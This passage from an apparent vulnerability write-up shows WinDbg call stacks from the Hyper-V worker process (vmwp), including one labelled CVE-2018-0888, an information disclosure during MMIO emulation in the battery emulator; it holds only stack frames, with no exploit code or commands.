07 vmwp!EmulatorVp::TrySimpleIoEmulation
08 vmwp!EmulatorVp::TryIoEmulation
09 vmwp!VndIce::HandleExecutionRequest
0a vmwp!VndCompletionHandler::HandleVndCallback
0b vmwp!VndCompletionThread::RunSelf
0c vmwp!Vml::VmThread::Run
0d ucrtbase!invoke_thread_procedure
0e ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>
0f verifier!AVrfpStandardThreadFunction
```

CVE-2018-0888 – Information disclosure during MMIO emulation

```
0:001> kc
Call Site
vmchipset!BatteryEmulator::NotifyMmioRead
vmwp!VmbComMmioHandlerAdapter::ReadCallback
vmwp!VmbCallback::NotifyMmioRead
vmwp!VND_HANDLER_CONTEXT::NotifyMmioRead
vmwp!EmulatorVp::DispatchMmioOperation
vmwp!EmulatorVp::FinishReadMemoryOperation
vmwp!EmulatorVp::FinishReadModRmOperation
vmwp!EmulatorVp::ExecuteGEInstruction
vmwp!EmulatorVp::ExecuteInstructions
vmwp!EmulatorVp::ActuallyAttemptEmulation
vmwp!EmulatorVp::TryEmulation
vmwp!VndIce::HandleExecutionRequest
vmwp!VndCompletionHandler::HandleVndCallback
vmwp!VndCompletionThread::RunSelf
vmwp!<lambda_0d2132334fa52e9e02abe1e6c85d8104>::operator()
vmwp!Vml::VmThread::Run
vmwp!Vml::VmThread::OnRunThread
ucrtbase!invoke_thread_procedure
ucrtbase!thread_start<unsigned int (__cdecl*)(void * __ptr64)>
KERNEL32!BaseThreadInitThunk
ntdll!RtlUserThreadStart
```